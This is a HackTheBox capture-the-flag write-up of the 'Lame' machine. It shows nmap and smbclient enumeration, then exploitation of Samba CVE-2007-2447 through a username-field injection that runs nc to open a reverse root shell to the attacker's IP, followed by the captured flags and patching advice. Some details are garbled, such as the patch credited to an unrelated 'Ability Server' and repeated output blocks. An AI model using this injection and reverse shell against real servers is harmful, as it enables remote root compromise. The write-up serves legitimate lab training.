
HACKTHEBOX



Date: 04/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **MS-RPC functionality in smbd allows a arbitrary command execution (CVE-2007-2447)**

System Vulnerable: 10.10.16.8

Vulnerability Explanation: The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and file share management.

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: https://security-tracker.debian.org/tracker/CVE-2007-2447

Privilege Escalation Vulnerability: The mentioned exploit allows the attacker to own the vulnerable machine as root.

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: https://security-tracker.debian.org/tracker/CVE-2007-2447

Severity: **Critical**

An initial nmap scan revealed the Samba smbd 3.0.20-Debian running on port 445.

```
# Nmap 7.92 scan initiated Thu Dec  9 21:23:22 2021 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.8
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

```
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-12-09T21:38:42-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h44m44s, deviation: 3h32m11s, median: 14m41s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  9 21:24:38 2021 -- 1 IP address (1 host up) scanned in 75.46 seconds
```

Check the shared DISKs and IPCs using smbclient

```
┌──(root💀kali)-[/root/HTB/linux/lame]
└─# smbclient -L 10.10.10.3
Enter WORKGROUP\kali's password: anything
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

A second confirmation of the Samba version (1st confirmation on Nmap scan), it seems: Samba 3.0.20-Debian.

In this version, The issue appear with the username field. If the attacker send shell metacharacter into the username, the exploit completed successfully. That allow the attacker to execute an arbitrary command on the form of: "/=`nohup " + payload.encoded + "`"

Launch a listener on the attacker machine and execute smbclient against 10.10.10.3/tmp and run the exploit "logon "/=`nohup nc -nv 10.10.16.8 9001 -e /bin/sh`" from the following script: [exploit-smb-3.0.20/exploit-smb-3.0.20.py at master · macha97/exploit-smb-3.0.20 (github.com)]

```
┌──(root💀kali)-[/root/HTB/linux/lame]
└─# smbclient //10.10.10.3/tmp
1 ×
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  9 21:59:35 2021
  ..                                 DR        0  Sat Oct 31 03:33:58 2020
  .ICE-unix                          DH        0  Thu Dec  9 21:31:02 2021
  vmware-root                        DR        0  Thu Dec  9 21:31:31 2021
  .X11-unix                          DH        0  Thu Dec  9 21:31:28 2021
  .X0-lock                           HR       11  Thu Dec  9 21:31:28 2021
```

```
  5562.jsvc_up                        R        0  Thu Dec  9 21:32:05 2021
  vgauthsvclog.txt.0                  R     1600  Thu Dec  9 21:31:00 2021



                7282168 blocks of size 1024. 5386560 blocks available
smb: \>
smb: \>
smb: \> logon "/=`nohup nc -nv 10.10.16.8 9001 -e /bin/sh`"
Password:  anything
```

Getting a reverse shell as root

```
┌──(root💀kali)-[/root/HTB/linux/lame]
└─# nc -nlvp 9001
listening on [any] 9001 ...

whoami
Root
```

Spawning a shell:

```
python -c 'import pty;pty.spawn("/bin/bash")'
root@lame:/root# whoami
whoami
root
root@lame:/root#
```

Proof

user.txt

```
root@lame:/home/makis# cat user.txt  && hostname && whoami && ip a
cat user.txt  && hostname && whoami && ip a
c01901053635092f8cbfbf266c2ef514
lame
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:3f:b4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:3fb4/64 scope link
       valid_lft forever preferred_lft forever
root@lame:/home/makis#
```

```
root@lame:/home/makis# cat user.txt  && hostname && whoami && ip a
cat user.txt  && hostname && whoami && ip a
c01901053635092f8cbfbf266c2ef514
lame
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:3f:b4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:3fb4/64 scope link
       valid_lft forever preferred_lft forever
root@lame:/home/makis#
```

root.txt

```
root@lame:/root# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
8f710a0519131652d5eaa3cb49b59426
lame
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:3f:b4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:3fb4/64 scope link
       valid_lft forever preferred_lft forever
root@lame:/root#
```


```
root@lame:/root# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
8f710a0519131652d5eaa3cb49b59426
lame
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:3f:b4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:3fb4/64 scope link
       valid_lft forever preferred_lft forever
```

Lessons Learned
1. Always update and patch your software! In both exploitation methods, we leveraged publicly disclosed vulnerabilities that have security updates and patches available. 2. Samba ports should not be exposed! Use a firewall to deny access to these services from outside your network. Moreover, restrict access to your server to valid users only and disable WRITE access if not necessary.